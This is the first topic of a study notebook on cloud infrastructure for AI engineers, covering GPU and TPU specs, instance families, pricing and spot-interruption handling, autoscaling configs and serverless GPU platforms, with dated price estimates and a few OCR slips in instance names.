Study notebook

Oct 2026

Cloud for AI Engineers

SUBJECT	Cloud computing in AI engineering
COVERS	10 topics, GPUs to agents to FinOps
CURRENT AS OF	14 October 2026

These notes cover the cloud side of AI engineering: the hardware you rent, how you package and schedule it, where the data lives, how big models get trained and served, how you ship, watch, secure and pay for all of it, and the order to learn it in. Each topic page ends with a **self-check** quiz and its sources.

★ How to read these notes

highlighter = key fact red pen = warning or remark

squiggle = easy to get wrong scrawl = key term

★ Index

1. **Compute & infrastructure**: GPUs, TPUs, Trainium, spot, autoscaling, serverless GPU
2. **Containers & orchestration**: Docker for ML, Kubernetes GPUs, Ray, Kubeflow, Slurm
3. **Data & storage**: object stores, lakehouses, vector DBs, feature stores
4. **Training at scale**: parallelism, FSDP, NCCL, precision, LoRA
5. **Inference & serving**: vLLM, KV cache, batching, quantization, APIs
6. **MLOps & LLMOps**: CI/CD, IaC, registries, observability, evals
7. **GenAI app architecture**: RAG, agents, MCP, caching, gateways
8. **Security & governance**: IAM, private networking, OWASP LLM, EU AI Act
9. **Cost & FinOps**: GPU utilization, pricing models, token economics

10 **Learning path**: stages, certifications, projects

Compute + Infrastructure

Oct 2026

TL;DR

- **Fit first.** Per-GPU memory now comes in 3 tiers → 80 GB · 141–192 GB · 288 GB. HBM bandwidth roughly doubles per generation (3.4 → 4.8 → 8 → ~22 TB/s), and bandwidth sets decode speed.
- The **scale-up domain** matters as much as the chip: 8-GPU HGX node vs 72-GPU NVL72 rack vs 144-chip Trn3 UltraServer vs 9,216-chip TPU pod. MoE serving wants the big domains.
- Status, Oct 2026: H100/H200/B200 are the workhorses. B300/GB300 is broadly rentable. Vera Rubin is limited availability only (CoreWeave, 30 Sep 2026). MI355X ships; MI455X is announced. TPU7x Ironwood and Trainium3 are GA.
- Buying ladder: on-demand → 1–3 yr commits (up to ~55% off) → prepaid windows (AWS Capacity Blocks, DWS Calendar) → queued (DWS Flex-start, ~50% off TPU) → spot (up to 91% off; **2 min** notice on AWS, **30 s** on Azure).
- Autoscale nodes with Cluster Autoscaler/Karpenter and pods with KEDA. Scale-to-zero only works if a cold start of tens of seconds to minutes is OK → cache weights + compile artifacts, snapshot, or keep 1 warm.
- Neoclouds often list at ~½–⅔ of hyperscaler $/GPU-hr and get new silicon first. Hyperscalers win on data gravity, IAM/VPC, managed services and their own chips (TPU, Trainium).

★ The accelerator map (Oct 2026)

Four numbers decide almost everything. ← *learn what each one buys you*

- **HBM capacity** → what fits on one chip (weights + KV cache).
- **HBM bandwidth** → decode tokens/s, because decode is memory-bound.
- **Dense FP8/FP4 FLOPs** → prefill, batch jobs and training speed.
- **Scale-up domain** (NVLink / ICI / NeuronLink) → how far tensor/expert parallelism can go before traffic falls onto the slower network.

Status tags I use below: **GA** = generally rentable · **LTD** = limited / early access · **ANN** = announced, not broadly shipped · **OLD** = previous gen, still widely rented. Peak numbers are dense (no sparsity) unless noted.

GPUs: NVIDIA + AMD

Chip	Status	HBM / GPU	HBM BW	Dense peak	Scale-up
A100	OLD	80 GB	2.0 TB/s	312 TF BF16	NVLink 3, 300 GB/s/dir, 8 GPUs
H100	GA, workhorse	80 GB	3.4 TB/s	990 TF BF16 · 2.0 PF FP8	NVLink 4, 450 GB/s/dir, 8 GPUs
H200	GA	141 GB	4.8 TB/s	same as H100	same as H100
B200 (HGX)	GA	192 GB (some list ~180 usable)	8.0 TB/s	2.3 PF BF16 · 4.5 PF FP8 · 9 PF FP4	NVLink 5, 900 GB/s/dir, 8 GPUs
GB200 NVL72	GA	192 GB × 72 (~13.8 TB/rack)	8 TB/s	B200-class	72 GPUs in one NVLink domain
B300 / GB300 NVL72	GA (broadly rentable 2026)	288 GB HBM3e (one datasheet: 279)	~8 TB/s	~15 PF FP4, ~1,400 W	NVLink 5; rack ~20 TB HBM, ~1.1 EF FP4
Vera Rubin NVL72	**LTD** (CoreWeave, 30 Sep 2026)	288 GB HBM4	~22 TB/s	~50 PF NVFP4 inference / ~35 PF training	NVLink 6, 3.6 TB/s per GPU
MI300X	OLD, still common	~192 GB	~5.3 TB/s (commonly cited, unverified)	–	8 GPUs (Azure ND MI300X v5)
MI325X	in-between part	~256 GB HBM3E (commonly cited, unverified)	~6 TB/s (unverified)	–	8 GPUs
MI355X	GA (OCI, Vultr)	288 GB HBM3E	~8 TB/s	~10 PF FP4, ~1,400 W	8 GPUs
MI455X / Helios	**ANN**, early ramp	HBM4 (31 TB per 72-GPU rack)	–	rack 2.9 EF FP4	72 GPUs per Helios rack

B300, Rubin, MI355X specs = mostly secondary sources → treat as ≈.

Aggregators sometimes list 8-GPU platform totals as per-GPU numbers.

Memory tiers

80 → ~141/192 → 288. 80 = H100. ~141–192 = H200, B200, GB200, MI300X. 288 = B300, GB300, MI355X, Rubin.

Bandwidth ladder: 3.4 → 4.8 → 8 → ~22 TB/s (H100 → H200 → B200/B300 → Rubin).

★ NVIDIA: Hopper → Blackwell → Blackwell Ultra → Rubin

Hopper (H100, H200)

- **Same compute, more memory:** H200 = H100 FLOPs + 141 GB at 4.8 TB/s → better for decode-heavy, long-context serving.
- Node = 8 GPUs + 4 NVSwitches. NVLink 4 = 18 links × 25 GB/s = **450 GB/s per direction**.
- Scale-out: 8 × 400 Gbps ConnectX-7 NICs ≈ 400 GB/s per node (~50 GB/s per GPU) into fat-tree InfiniBand. SuperPOD "Scalable Unit" = 32 nodes = 256 GPUs.
- ⇒ leaving the node is ~9× slower than NVLink (450 vs ~50 GB/s per GPU). That's why the NVLink domain matters.

Blackwell (B200, GB200)

- ~2.3× H100 compute, adds FP4. NVLink 5 = 18 × 50 GB/s = **900 GB/s per direction** (1.8 TB/s bidirectional).
- HGX B200 = 8-GPU domain. **GB200 NVL72 = 72 GPUs + Grace CPUs on one NVLink fabric.**
- "Node" ≠ "host" now: an Azure GB200 VM = 4 GPUs on one Grace host, inside an NVLink domain of up to 72.

Blackwell Ultra (B300, GB300 NVL72) GA

- Per GPU: 288 GB at ~8 TB/s, ~15 PF dense FP4 (20 sparse), ~1,400 W, dual-die. Rack: 72 B300 + 36 Grace, ~20 TB HBM, ~1.1 EF FP4 dense.
- Azure `Standard_ND128isr_GB300_v6`: 4 × 288 GB, 128 vCPU, 864 GiB RAM, 4 × 800 Gbps InfiniBand, scale-out "up to 100,000 GPUs".

Vera Rubin LIMITED → ramping

- Per GPU (CES/GTC 2026 coverage, ≈): **288 GB HBM4**, **~22 TB/s** (raised from a 13 TB/s target), ~50 PF NVFP4 inference / ~35 training (≈5× / 3.5× B200), TSMC N3, 2 dies. NVLink 6 = 3.6 TB/s per GPU. Rack ≈ 3.6 EF NVFP4 inference.
- Naming trap: the same rack was first marketed as **"NVL144"** (counting dies). Now "Vera Rubin NVL72".
- NVIDIA, Jul 2026: shipping to clouds (AWS, Google Cloud, Azure, OCI named early). CoreWeave: NVL72 limited availability, 30 Sep 2026. First customer Cognition claims 4.8× token throughput vs GB200 NVL72.
- No hyperscaler Rubin GA confirmed by mid-Oct 2026; one vendor blog expects most teams to wait until 2027.

Why bandwidth matters so much for chat: every decode step must stream all the weights (plus each sequence's KV cache) out of HBM.

$$t_step \geq (B \times KV_seq + W) \div BW_HBM$$

B = batch, KV_seq = KV bytes per sequence, W = weight bytes, BW_HBM = total HBM bandwidth. A floor, not a benchmark.

- 70B @ FP8 (W ≈ 70 GB), batch 1: H200 → 70 GB ÷ 4.8 TB/s ≈ **15 ms/token** (≤ ~70 tok/s). B300 ≈ 9 ms. Rubin ≈ 3 ms. ← arithmetic upper bound
- Rubin's ~22 TB/s helps decode most; its 50 PF FP4 helps prefill and training most.




fig. 1 — the scale-up domain. Inside an island, GPUs talk over NVLink. Anything that crosses islands drops to the NIC, ~9× slower per GPU (H100: 450 vs ~50 GB/s; GB300 VM: 900 vs ~100 GB/s).

Rule: large MoE or >8-way tensor/expert parallelism → NVL72-class systems, so all-to-all stays on NVLink.

★ AMD + custom silicon (TPU, Trainium, Inferentia, Maia)

AMD Instinct

- **MI300X** (OLD): Azure `Standard_ND96isr_MI300X_v5` = 8 GPUs, 1,535 GB total, 96 vCPU → one MI300X holds a 70B BF16 model.
- **MI355X** (CDNA 4, GA): 288 GB at ~8 TB/s, ~10 PF dense FP4. GA on **OCI** + **Vultr**; spot-only preview on DigitalOcean; contact-sales at TensorWave, Crusoe.
- **MI455X / Helios** (ANN): 72 × MI455X per rack, 2.9 EF FP4, 31 TB HBM4 (+ MI430X "sovereign" variant). Sources conflict: first shipments Q3 2026 vs mass production Q2 2027.

- Software = ROCm, not CUDA; stock PyTorch/vLLM run on it.

Custom silicon specs + list price

Chip	Status	HBM	HBM BW	Dense peak	Scale-up domain	On-demand (≈, 14 Oct 2026)
TPU v5e	GA	16 GB	0.82 TB/s	197 TF BF16	256 chips (16×16); ICI 45 GB/s/link	$1.20/chip-hr
TPU v5p	GA	96 GB	2.8 TB/s	459 TF BF16	8,960 chips (16×20×28)	$4.20
TPU v6e Trillium	GA	32 GB	1.6 TB/s	920 TF BF16	256 chips	$2.70 (us-east1)
TPU7x Ironwood	GA (~22 Apr 2026)	192 GB HBM3E	~7.4 TB/s	2.3 PF BF16 · ~4.6 PF FP8	9,216 chips (4×4×576); ICI 90 GB/s/link	$12.00 (us-central1)
Trainium2	GA (Dec 2024)	96 GiB	2.9 TB/s	1,299 TF FP8 · 667 TF BF16	Trn2 = 16 chips; UltraServer = 64	not captured
Trainium3	GA (Dec 2025)	144 GiB	4.9 TB/s (some pages 4.7)	2,517 TF MXFP8 (= MXFP4) · 671 TF BF16	UltraServer Gen2 = 144 chips	not captured
Inferentia2	GA	32 GiB	820 GiB/s	190 TF BF16/FP8	Inf2 = up to 12 chips	not captured
Maia 200	inside Azure (Jan 2026)	216 GB HBM3e	~7 TB/s	~10.15 PF FP4 at 750 W	4 per tray, switchless → 6,144	not a VM you rent

Google TPU

- **Ironwood**: first TPU with native FP8. Pod = 9,216 chips, ~42.5 FP8 EF peak, ~1.77 PB HBM. (Google's "beats El Capitan" line compared FP8 vs FP64.)
- **Trillium v6e** = budget TPU for serving/fine-tuning small-mid models (32 GB/chip → shard). v5e → small models, cheap batch.
- 8th gen ANN: separate training + inference chips, TSMC 2 nm.

AWS Trainium + Inferentia

- **Trainium3**: first AWS 3 nm chip; NeuronLink-v4 2.56 TB/s per chip (Trn2: 1.28).
- Trn3 UltraServer **Gen1** = 64 chips, 161 PF MXFP8, 9 TB HBM. **Gen2** = 144 chips, 362 PF MXFP8, 20 TB HBM.
- Topology: Trn2's 2D torus → **all-to-all switched fabric** (NeuronSwitch-v1) → built for MoE + autoregressive serving. Same idea as NVL72.
- Vendor claims vs Trn2 UltraServers: up to 4.4× compute, 4× energy efficiency; clusters up to 1M chips. Anthropic is a named customer; Bedrock serves production on Trn3. Trainium4 = preview only.

- Software: **Neuron SDK** (PyTorch/JAX integration, NKI for custom kernels).

Azure Maia 200

- Inference-only, TSMC 3 nm, native FP8/FP4. Live in US Central (Iowa), US West 3 next. Serves GPT-5.2, Foundry, M365 Copilot. Maia SDK in preview; "~30% better perf/$" = vendor claim.
- → You consume it indirectly via Azure AI services, not as a VM (inferred from how it's deployed).

> **$/PF-hr = price per chip-hr ÷ dense FP8 PF**
>
> Ironwood on-demand: $12 ÷ 4.6 ≈ $2.6 · B200 via DWS Flex-start: ~$8.06 ÷ 4.5 ≈ $1.8 · Ironwood via Flex or 3-yr CUD: $5.40–6 ÷ 4.6 ≈ $1.2–1.3 (GCP list, 14 Oct 2026)

⇒ TPUs look best **under commitment or DWS**, and at very large scale where the 9,216-chip ICI domain replaces an InfiniBand tier.

NVIDIA GPU
CUDA everywhere: every cloud and neocloud. Widest model/kernel support. Highest list prices.

Google TPU
JAX/XLA first-class. Huge ICI pods. GCP only. Big discounts with Flex/CUD.

Trainium / Inferentia
Neuron SDK. AWS only. Price-performance play; Trn3 Gen2 = 144-chip switched domain.

The main porting cost off NVIDIA = CUDA-specific custom kernels. Stock PyTorch/JAX models move far more easily.

★ Instance families: names to know

Provider	Hopper	Blackwell 8-GPU	Rack-scale / Ultra	Other accelerators
AWS	`p5.48xlarge` (8 × H100) · `p5e` (H200) · `p5en.48xlarge` (H200) · old: `p4de.24xlarge` (A100)	`p6-b200.48xlarge` (8 × B200)	`p6e-gb200.36xlarge` (GB200 UltraServer node) · `P6-B300`	Trn2 / Trn3 (+ UltraServers), Inf2
GCP	`a3-highgpu-1g/2g/4g/8g`, `a3-megagpu-8g` (H100) · `a3-ultragpu-8g` (H200)	`a4-highgpu-8g` (8 × B200)	`A4X` (Grace Blackwell)	TPU v5e/v5p/v6e/TPU7x · `g4-standard-48…384` (1–8 × RTX PRO 6000)

Provider	Hopper	Blackwell 8-GPU	Rack-scale / Ultra	Other accelerators
Azure	`ND96isr_H100_v5` (8 × H100, 640 GB) · `ND96isr_H200_v5` (8 × H200, 1,128 GB)	–	`ND128isr_NDR_GB200_v6` (4 × 192 GB) · `ND128isr_GB300_v6` (4 × 288 GB)	`ND96isr_MI300X_v5` (8 × MI300X); Maia only via services
OCI / neoclouds	everywhere (CoreWeave, Lambda, …)	CoreWeave HGX B200 nodes, Lambda	CoreWeave GB200 / GB300 + Vera Rubin NVL72 (LTD)	MI355X GA on OCI + Vultr

- Reading names: GCP `-8g` = 8 GPUs. AWS `.48xlarge` = the whole 8-GPU host. Azure sizes carry a `Standard_` prefix; in `isr`, i = isolated, s = premium storage, r = RDMA (InfiniBand).
- Host shape example: `a4-highgpu-8g` = 224 vCPU, 3,968 GB RAM, 12 TB local SSD.
- NVLinks per GPU: p4de = 12 (gen 3); p5/p5en = 18 (gen 4); p6-b200/p6e-gb200 = 18 (gen 5). EFA bandwidth per instance → check the AWS page (not verified here).

★ Choosing a GPU: fit → bandwidth → FLOPs → interconnect

1. **Does it fit?** Weights + KV cache + ~20–40% headroom (activations, CUDA graphs, fragmentation).
2. **Decode-heavy** (chat, long context) → maximize HBM bandwidth + capacity per $: H200, B300, MI355X, Ironwood.
3. **Prefill-heavy, batch, training** → maximize dense FP8/FP4 FLOPs per $ + interconnect.
4. **MoE or >8-way TP/EP** → NVL72, Trn3 Gen2 or TPU ICI domains, not 8-GPU nodes over InfiniBand.
5. **Small models, embeddings** → L4, RTX PRO 6000, Inferentia2, v5e, often on serverless.

serving: $W \approx P \times b$

P = params, b = bytes/param: BF16 = 2 · FP8/INT8 = 1 · FP4/INT4 = 0.5

$$KV = 2 \times b \times H \times K \times L \times T$$

2 = K and V · H = head dim · K = KV heads · L = layers · T = tokens (all sequences). LLaMA-13B, one 8,192-token sequence, BF16 → 6.7 GB; 4 such sequences > the 26 GB of weights.

KV shrinks >10× with GQA/MQA, KV quantization, paging (PagedAttention), cross-layer sharing → deep dive in topic 5.

Worked fit checks (arithmetic, weights only → then add headroom)

Model	Precision	Weights	Smallest sensible home
8B	BF16 / FP8	16 GB / 8 GB	1 × L4 / RTX PRO 6000-class or larger
70B	BF16	140 GB	not 1 × H100 (80). Borderline 1 × H200 (141, no KV room). OK: 1 × MI300X (192), 1 × B200, 1 × B300/MI355X (288), or 2 × H100 with TP.
70B	FP8	70 GB	1 × H100 tight; 1 × H200 comfortable
405B	FP8	~405 GB	8 × H100 (640 GB) or 2 × B300/MI355X (576 GB), + KV
405B	BF16	~810 GB	8 × H200 (1,128 GB) or 4 × B300/MI355X (1,152 GB)
~1T MoE	FP8	~1 TB	an NVL72 domain (GB200 ~13.8 TB, GB300 ~20 TB) or a TPU7x / Trn3 slice
7B full fine-tune	~16 B/param	~112 GB of states	> 1 × H100 → FSDP/ZeRO, 8-bit optimizer, or LoRA
70B QLoRA	4-bit base	~35 GB	1 × 80 GB GPU (optimizer state only for the adapter)

Training memory + FLOPs (brief → topic 4 goes deep)

$$\text{train} \geq 10\ \text{B/param} \cdot \text{classic} \approx 16\ \text{B/param}$$

10 = BF16 weights (2) + FP32 Adam moments (8). 16 = BF16 weights + BF16 grads + FP32 master, momentum, variance (2 + 2 + 12, ZeRO paper). Activations come on top.

- Pure data parallel: biggest model ≈ HBM ÷ 10 → ~9B on a 96 GB vSp (lower bound).
- Activations often dominate: 13B → ~130 GB params + Adam, but ~42 TB checkpointed activations at a 16M-token batch.
- ZeRO-1/2/3 shard optimizer / grads / weights; ZeRO-3 (FSDP) costs no extra comms volume vs plain DP.

$$\text{train FLOPs} \approx 6 \times N \times D \cdot \text{infer} \approx 2 \times N \text{ per token}$$

N = params, D = training tokens. Block remat (recompute) → ~8 × N × D.

Critical batch: decode stays memory-bound until batch > B_crit ≈ FLOPs ÷ HBM BW (~240 for TPU vSe BF16; H100 ≈ 990 ÷ 3.4 ≈ 290). Int8/fp8

weights halve B_crit; doing the math in int8/fp8 too doubles it back. ⇒ Batching turns bandwidth into throughput.

!! careful

- **"Fits" ≠ "serves."** 70B BF16 on one H200 fits the weights and leaves ~0 GB for KV → OOM under real load.
- Datasheet ≠ usable HBM: B200 192 GB vs ~180 in some listings; one GB300 datasheet says 279, not 288.
- Comparing sparse vs dense or FP4 vs FP8 peaks (B300 "20 PF" is sparse). Compare dense, same precision.
- Picking by FLOPs for a chat app: decode is bandwidth-bound.

BYTES/PARAM CHANT

"Serve 2-1-½, train 16."

BF16 = 2, FP8 = 1, FP4 = ½ for inference. Full Adam training ≈ 16 (floor 10). So a 7B full fine-tune ≈ 112 GB: already bigger than an H100.

★ Purchasing models

2026 market = prepaid short windows, queued capacity, long commits, spot. All prices ≈ and dated; FinOps strategy → topic 9.

Model	What you get	Key price points (≈)	Use for
On-demand	Pay as you go, no capacity guarantee. GCP: per-second after a 1-min minimum.	H100: AWS ~$6.88, Lambda ~$2.49–3.99/GPU-hr (aggregators, ≤ Sep 2026). Ironwood $12.00/chip-hr (14 Oct 2026).	bursty experiments
1–3 yr commits (CUD, Savings Plans, reservations)	Discount for committed use. GCP GPU commits need a **reservation attached** to actually hold capacity.	GCP resource CUD up to 37% (1-yr) / 55% (3-yr). TPU: 30% / 55% (Ironwood $8.40 / $5.40). Flexible CUDs (28/46%) don't cover GPUs. SUD up to 30%.	steady inference fleet
AWS Capacity Blocks for ML	Prepaid, guaranteed window booked ahead.	P6-B300 $16.146 · P6-B200 $14.208 · P5 $5.970/GPU-hr (after 7 Oct 2026)	multi-day run with a deadline
GCP DWS Calendar	Reserve a fixed 1–90 day window, paid in full even if unused. 8-GPU shapes only.	B200 ≈ $11.28 · H200 ≈ $7.42 · H100 ≈ $5.20–5.50/GPU-hr; Ironwood $8.40/chip-hr	same as Capacity Blocks
GCP DWS Flex-start	Queued: provisions when capacity frees up, for a set duration; billed on usage.	B200 ≈ $8.06 · H200 ≈ $5.30 · H100 ≈ $4.79–5.04/GPU-hr; TPU = 50% off (Ironwood $6.00)	tolerant batch, fine-tunes

Model	What you get	Key price points (≈)	Use for
Spot / preemptible	Spare capacity, reclaimable at short notice, no SLA.	GCP "up to 91% off"; B200 spot ≈ $4.95/GPU-hr; Ironwood ~$4.12/chip-hr	checkpointed training, batch inference

- GCP per-GPU = 8-GPU VM price ÷ 8 (includes vCPU/RAM/SSD), list 14 Oct 2026. **DWS prices "scheduled to be updated in November 2026."**
- Spot ≠ always cheapest: on GCP's list, H100/H200 spot (~$6.3–6.6) sat above Flex-start (~$4.8–5.3); only B200 spot was cheapest. Spot changes up to daily; region unconfirmed.
- GCP discounts don't stack; Spot gets no CUD/SUD. Google's TPU advice: 1-yr CUD for 32–512 cores, 3-yr for 512+.

AWS Capacity Block hikes, 2026

Family (US, per GPU-hr)	After 1 Jul 2026	After 7 Oct 2026 (current)
P6-B300 (B300)	$14.04	**$16.146**
P6-B200 (B200)	$12.355	**$14.208**
PSen (H200)	–	$7.895
PSe (H200)	–	$6.866
P5 (H100)	$5.191	**$5.970**

Hikes: ~+15% (4 Jan, unannounced), ~+20% (1 Jul), ~+15% (7 Oct; up to +26.5% outside the US for P5/PSen). Third-party trackers, not the AWS page, but Jul × 1.15 = Oct checks out.

$$1.15 \times 1.20 \times 1.15 \approx 1.59$$

⇒ AWS short-term reserved GPU prices up ~59% during 2026 → a scarcity signal

⇒ After the hikes, a B200/B300 Capacity Block ($14–16/GPU-hr) can cost ~2× neocloud on-demand B200/B300 (~$6–9).

Spot interruption notice

- **AWS: 2 minutes**, via EventBridge/CloudWatch events + instance metadata. Exception: **hibernation starts immediately, with no 2-min warning.**
- **Azure: 30 seconds**, best-effort, via Scheduled Events. Deallocate (default) or Delete. Max price `-1` = no price-based eviction. Portal shows 7-day eviction rates. No SLA.
- **GCP**: reportedly ~30 s too (unverified) → plan like Azure.

- Karpenter reads an SQS interruption queue (EventBridge), drains **and starts a replacement in parallel**; node startup generally fits in the 2 min.

```
# AWS: poll for the 2-minute spot notice (IMDSv2)
TOKEN=$(curl -sX PUT http://169.254.169.254/latest/api/token \
  -H "X-aws-ec2-metadata-token-ttl-seconds: 300")
curl -s -H "X-aws-ec2-metadata-token: $TOKEN" \
  http://169.254.169.254/latest/meta-data/spot/instance-action
# 404 = no notice · {"action":"terminate","time":...} = ~2 min left

# Azure: Scheduled Events (look for EventType "Preempt", ~30 s)
curl -s -H Metadata:true \
  "http://169.254.169.254/metadata/scheduledevents?api-version=2020-07-01"
```

Checkpointing for preemptible capacity

$$\text{checkpoint} \approx P \times \sim 16\ B$$

full state (weights + optimizer) → 70B ≈ 1.1 TB. Weights-only BF16 = P × 2 → 140 GB.

- 30 s can't write a TB-scale checkpoint → **checkpoint on a schedule**, async + sharded (PyTorch DCP, Orbax) to fast storage.
- AWS's 2 min allows a final "emergency" sharded save for small/mid models, not 70B full state.
- Interval: you lose ~½ an interval per eviction. Young's rule: interval ≈ √(2 × save time × mean time between evictions) → 2 min save, eviction every ~10 h ⇒ ≈ 49 min.

> **NOTICE TIMES**
> **"Amazon gives you 2 minutes to pack. Azure gives you 30 seconds to run."**
> On AWS you can save on exit. On Azure/GCP you save on a schedule.

★ Autoscaling GPU workloads

Two layers. **Node level**: Cluster Autoscaler (CA) or Karpenter adds/removes GPU machines. **Pod level**: HPA, or **KEDA** for event/queue-driven scaling, including to and from zero.

Cluster Autoscaler, GPU specifics

- `--scale-down-gpu-utilization-threshold`, default **0.5**. On GPU nodes only GPU requests count; CPU and memory are ignored.

- ⇒ 8-GPU node with 3 GPUs requested = 37.5% → scale-down candidate. Many small pods on big nodes can thrash → use smaller GPU shapes, or MIG/time-slicing for small models.
- `--gpu-total` caps the count per GPU type ("currently only works on GKE").
- Nodes whose GPU driver hasn't come up show as `resourceUnready` (CA ≥ 1.24) → CA treats them as not-yet-ready instead of adding more nodes.

Karpenter

- Right-sized nodes straight from pending pods. Separate NodePools per GPU type and for spot vs on-demand.
- Rebalance Recommendations only raise events; draining on them needs the AWS Node Termination Handler (more churn).

```yaml
# Karpenter v1: GPU pool, spot first, tainted for GPU pods only
apiVersion: karpenter.sh/v1
kind: NodePool
metadata:
  name: gpu-h100
spec:
  template:
    spec:
      requirements:
        - key: karpenter.sh/capacity-type
          operator: In
          values: ["spot", "on-demand"]
        - key: karpenter.k8s.aws/instance-family
          operator: In
          values: ["p5", "p5en"]
      taints:
        - key: nvidia.com/gpu
          effect: NoSchedule
      nodeClassRef:
        group: karpenter.k8s.aws
        kind: EC2NodeClass
        name: gpu
  limits:
    nvidia.com/gpu: 64            # hard cap on GPUs this pool can buy
  disruption:
    consolidationPolicy: WhenEmpty
    consolidateAfter: 10m
```

```yaml
# KEDA: scale a vLLM Deployment on queued requests
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: vllm-chat
spec:
  scaleTargetRef:
    name: vllm-chat
  minReplicaCount: 1              # prod: keep 1 warm. For 0, trigger on a
                                  # gateway/queue metric instead (see !! box)
  maxReplicaCount: 8
  cooldownPeriod: 900             # idle seconds before 1 → 0 (only if min = 0)
  triggers:
    - type: prometheus
      metadata:
        serverAddress: http://prometheus.monitoring:9090
        query: sum(vllm:num_requests_waiting{model_name="chat"})
        threshold: "4"
```

Pattern (EKS/GKE/AKS): tainted GPU pools via Karpenter/CA → KEDA on queue depth or in-flight requests → min 0 for dev/batch, ≥ 1 for prod.

Cold starts: the core problem

Cold start = request arrives with no running worker → worker warm (container start, model load to GPU, runtime init, compile). LLMs: ***tens of seconds to a few minutes.***




fig. 2 — the cold-start pipeline in order, with the fix under each step. Modal's vLLM example: tens of s to a few min uncached → ~10 s with weights + compile cache on a volume.

- **Modal**: GPU memory snapshots (experimental): load inside `@modal.enter(snap=True)`, later starts restore it. Deployed Functions only.
- **RunPod**: cached models, FlashBoot, active (min) workers > 0.

idle cost of 1 warm replica ≈ $/hr × 730 h

H100-class at ~$2.5–7/hr → ≈ $1.8k–5k per month

⇒ Scale-to-zero pays off only if the cold start is acceptable or hidden behind a queue.

!! careful

- **Scaling from zero on a metric only the pod emits.** At 0 replicas there's no vLLM pod, no metric → never scales up. Trigger on the gateway or queue.
- CA's 0.5 GPU threshold + small pods on 8-GPU nodes → churn and evictions.
- Untainted GPU nodes attract CPU pods → never empty → `WhenEmpty` never removes the expensive node.

★ Serverless GPU platforms

Per-second billing + scale to zero. You trade a higher hourly rate and cold-start risk for zero idle cost and almost no ops.

Cloud Run GPUs (GCP)

GPU	No zonal redundancy	With zonal redundancy
NVIDIA L4	$0.0001867/s ≈ **$0.67/hr**	$0.0002909/s ≈ $1.05/hr
NVIDIA RTX PRO 6000	$0.00036522/s ≈ **$1.31/hr**	$0.00056913/s ≈ $2.05/hr

- First tier, list 14 Oct 2026; vCPU + memory extra. Google's example: L4 service (4 vCPU, 16 GiB, europe-west1) peaking at 2 instances over a day ≈ **~$822/month**. (G4 VM, same GPU: Flex $2.25/hr, spot $1.63.)
- Tops out at the 96 GB RTX PRO 6000 → ≤ ~70B at FP8/4-bit, diffusion, embeddings; not frontier serving.

RunPod Serverless

- Per second, worker start → full stop. **Start time is billed** (your model load); image pull + cached-model download are **not**.
- Idle timeout 5 s default. **Flex workers** scale to zero; **active workers** run 24/7 (discounts via sales). Spend limit $80/hr default. Network volume $0.07/GB-month (<1 TB).

Modal

```
# Modal: GPU class with weight/compile caches + GPU snapshot
import modal
app = modal.App("chat")
hf = modal.Volume.from_name("hf-cache", create_if_missing=True)

@app.cls(gpu="H200:2",
         volumes={"/root/.cache/huggingface": hf},
         scaledown_window=15 * 60,      # stay warm 15 min after last request
         enable_memory_snapshot=True,
         experimental_options={"enable_gpu_snapshot": True})
class Server:
    @modal.enter(snap=True)            # runs once; captured in the snapshot
    def load(self):
        ...                            # load weights onto the GPU here
```

Platform archetypes

- **Modal**: code-first Python, fast iteration, snapshots, Volumes for caches.
- **RunPod**: cheapest raw per-second GPU, broad GPU menu, community/secure tiers.
- **Baseten**: production model serving, dedicated deployments, Truss packaging.
- **Replicate**: model marketplace / public model APIs, Cog containers.
- **Cloud Run**: inside GCP IAM/VPC; L4 / RTX PRO 6000 only.
- **SageMaker / Vertex AI / Azure ML endpoints**: enterprise integration, bigger GPUs, usually always-on rather than true scale-to-zero.
  (Baseten/Replicate/managed lines = general knowledge.)

Break-even: serverless wins below **~30–50% utilization** or for spiky traffic; dedicated wins when steady and busy. At ~100% a Cloud Run L4 ≈ an L4 VM → value = scale-to-zero + no ops.

